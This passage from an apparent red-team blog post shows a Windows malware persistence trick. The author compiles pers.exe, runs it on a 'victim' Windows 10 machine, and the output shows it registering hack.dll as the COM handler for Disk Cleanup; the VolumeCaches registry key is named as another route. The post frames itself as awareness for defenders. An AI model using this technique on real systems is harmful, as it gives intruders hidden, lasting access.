x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



Copy to victim's machine. In my case `Windows 10 x64`. Run:

```
reg query "HKCU\Software\Classes\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}" /s
.\pers.exe
```


Oracle VM VirtualBox Manager
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS Z:\2022-11-16-malware-pers-19> reg query "HKCU\Software\Classes\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}" /s
ERROR: The system was unable to find the specified registry key or value.
PS Z:\2022-11-16-malware-pers-19>
PS Z:\2022-11-16-malware-pers-19> .\pers.exe
PS Z:\2022-11-16-malware-pers-19>
PS Z:\2022-11-16-malware-pers-19> reg query "HKCU\Software\Classes\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}" /s
HKEY_CURRENT_USER\Software\Classes\CLSID\{8369AB20-56C9-11D0-94E8-00AA0059CE02}\InprocServer32
(Default) REG_SZ Z:\2022-11-16-malware-pers-19\hack.dll
PS Z:\2022-11-16-malware-pers-19>
=^..^=
Meow-meow!
OK
Type here to search




As you can see, everything is worked perfectly! =^..^=

But for persistence. requires the user to run Disk Cleanup Utility. Here, I can use one of the classic trick for persistence. Adding Disk Cleanup to run during the start-up may not be the best idea, because it has a GUI. I tried using the command line arguments of this program:

```
cleanmgr.exe
cleanmgr.exe /cleanup
cleanmgr.exe /autoclean
cleanmgr.exe /setup
```

But failed :(. It worked correctly:



I think I will return to this issue in one of the future posts.

Also, according to microsoft documentation, we can add new entries to: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\VolumeCaches`

I don't know if any APT in the wild used this tactic and trick, but, I hope this post spreads awareness to the blue teamers of this interesting technique especially when create software, and adds a weapon to the red teamers arsenal.

> This is a practical case for educational purposes only.

MSDN Registering Disk Cleanup Handler
DLL hijacking
DLL hijacking with exported functions
Malware persistence: part 1
Malware persistence: part 3
source code in github

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine